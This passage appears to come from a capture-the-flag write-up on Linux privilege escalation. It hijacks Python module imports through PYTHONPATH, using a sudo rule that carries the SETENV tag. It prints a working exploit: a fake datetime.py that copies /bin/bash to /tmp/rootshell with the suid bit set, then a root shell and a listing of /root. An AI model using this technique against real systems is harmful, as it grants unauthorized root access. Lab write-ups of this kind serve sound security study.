It can be abused if the user got privileges to set or modify that variable, usually through a script that can run with *sudo* permissions and got the *SETENV* tag set into */etc/sudoers* file.

In our example, I moved the Python module to the */tmp/* folder.

```
cristian@kali:/tmp$ mv /usr/lib/python3.7/base64.py .
```

Let's check if the *SETENV* tag is set, through the "*sudo -l*" command:


```
cristian@kali:/tmp$ sudo -l
Matching Defaults entries for cristian on kali:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User cristian may run the following commands on kali:
    (ALL) SETENV: /usr/bin/python3.7 /tmp/hijack.py
```

And now, we can run the script like this:

```
cristian@kali:/tmp$ sudo PYTHONPATH=/tmp/ /usr/bin/python3.7 /tmp/hijack.py
root
None
cristian@kali:/tmp$
```


There it is!

Now that we know how to exploit this lets go about it.
We see that the script imports datetime module.




```
carla@casino:/tmp$ sudo -l
Matching Defaults entries for carla on casino:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User carla may run the following commands on casino:
    (root) SETENV: /opt/updateBTCPrice.py
carla@casino:/tmp$ cat /opt/updateBTCPrice.py
#!/usr/bin/python3

from datetime import datetime
import requests

print(datetime.now())

try:
        price = requests.get("https://www.coinbase.com/price/bitcoin").text
        btcPrice = open('/var/www/webApp/webApp/templates/btc.price', 'w')
        btcPrice.write(price)
        btcPrice.close()
        import os
        os.system("service apache2 restart")
except:
        print("ERROR: Could not connect to coinbase!")
carla@casino:/tmp$ 
```

So for this lets create a fake datetime python module in the temp directory. So what this is suppose to do is that it copies /bin/bash to the temp directory then gives it suid perm.




```
carla@casino:/tmp$ ls
datetime.py                                                          systemd-private-a177d4b93c544ab8b0d8fe4945e935a4-systemd-resolved.service-u1t4e6
systemd-private-a177d4b93c544ab8b0d8fe4945e935a4-apache2.service-ms7Qlc  systemd-private-a177d4b93c544ab8b0d8fe4945e935a4-systemd-timesyncd.service-YCWMCx
carla@casino:/tmp$ cat datetime.py
import os
os.system("cp /bin/bash /tmp/rootshell; chmod +s /tmp/rootshell")
carla@casino:/tmp$
```

Now lets run the sudo permission. It should throw an error because it can't run all those commands since it isn't going to be calling the real datetime module.




```
carla@casino:/tmp$ sudo -l
Matching Defaults entries for carla on casino:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User carla may run the following commands on casino:
    (root) SETENV: /opt/updateBTCPrice.py
carla@casino:/tmp$ sudo PYTHONPATH=/tmp /opt/updateBTCPrice.py
Traceback (most recent call last):
  File "/opt/updateBTCPrice.py", line 3, in <module>
    from datetime import datetime
ImportError: cannot import name 'datetime'
Error in sys.excepthook:
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/apport_python_hook.py", line 63, in apport_excepthook
    from apport.fileutils import likely_packaged, get_recent_crashes
  File "/usr/lib/python3/dist-packages/apport/__init__.py", line 5, in <module>
    from apport.report import Report
  File "/usr/lib/python3/dist-packages/apport/report.py", line 21, in <module>
    from urllib.request import urlopen
  File "/usr/lib/python3.6/urllib/request.py", line 88, in <module>
    import http.client
  File "/usr/lib/python3.6/http/client.py", line 71, in <module>
    import email.parser
  File "/usr/lib/python3.6/email/parser.py", line 12, in <module>
    from email.feedparser import FeedParser, BytesFeedParser
  File "/usr/lib/python3.6/email/feedparser.py", line 27, in <module>
    from email._policybase import compat32
  File "/usr/lib/python3.6/email/_policybase.py", line 9, in <module>
    from email.utils import _has_surrogates
  File "/usr/lib/python3.6/email/utils.py", line 33, in <module>
    from email._parseaddr import quote
  File "/usr/lib/python3.6/email/_parseaddr.py", line 16, in <module>
    import time, calendar
  File "/usr/lib/python3.6/calendar.py", line 50, in <module>
    class _localized_month:
  File "/usr/lib/python3.6/calendar.py", line 52, in _localized_month
    _months = [datetime.date(2001, i+1, 1).strftime for i in range(12)]
  File "/usr/lib/python3.6/calendar.py", line 52, in <listcomp>
    _months = [datetime.date(2001, i+1, 1).strftime for i in range(12)]
AttributeError: module 'datetime' has no attribute 'date'

Original exception was:
Traceback (most recent call last):
  File "/opt/updateBTCPrice.py", line 3, in <module>
    from datetime import datetime
ImportError: cannot import name 'datetime'
carla@casino:/tmp$
```

Now lets confirm our exploit worked. And yea it worked now lets run it and get root.



```
carla@casino:/tmp$ ls /tmp/rootshell
/tmp/rootshell
carla@casino:/tmp$ ls -l /tmp/rootshell
-rwsr-sr-x 1 root root 1113504 Dec 13 06:41 /tmp/rootshell
carla@casino:/tmp$
```


```
carla@casino:/tmp$ ./rootshell -p
rootshell-4.4# cd /root
rootshell-4.4# ls -al
total 48
drwx------  6 root root 4096 Jul 14  2020 .
drwxr-xr-x 24 root root 4096 Jul 14  2020 ..
-rw-------  1 root root  179 Jul 14  2020 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  3 root root 4096 Jul 14  2020 .cache
-rw-------  1 root root   28 Jul 14  2020 .lesshst
drwxr-xr-x  3 root root 4096 Jul 14  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwxr-xr-x  2 root root 4096 Jul 14  2020 .scripts
-rw-r--r--  1 root root   66 Jul 14  2020 .selected_editor
drwx------  2 root root 4096 Jul 14  2020 .ssh
-rw-r--r--  1 root root   33 Jul 14  2020 system.txt
rootshell-4.4#
```

And we're done :)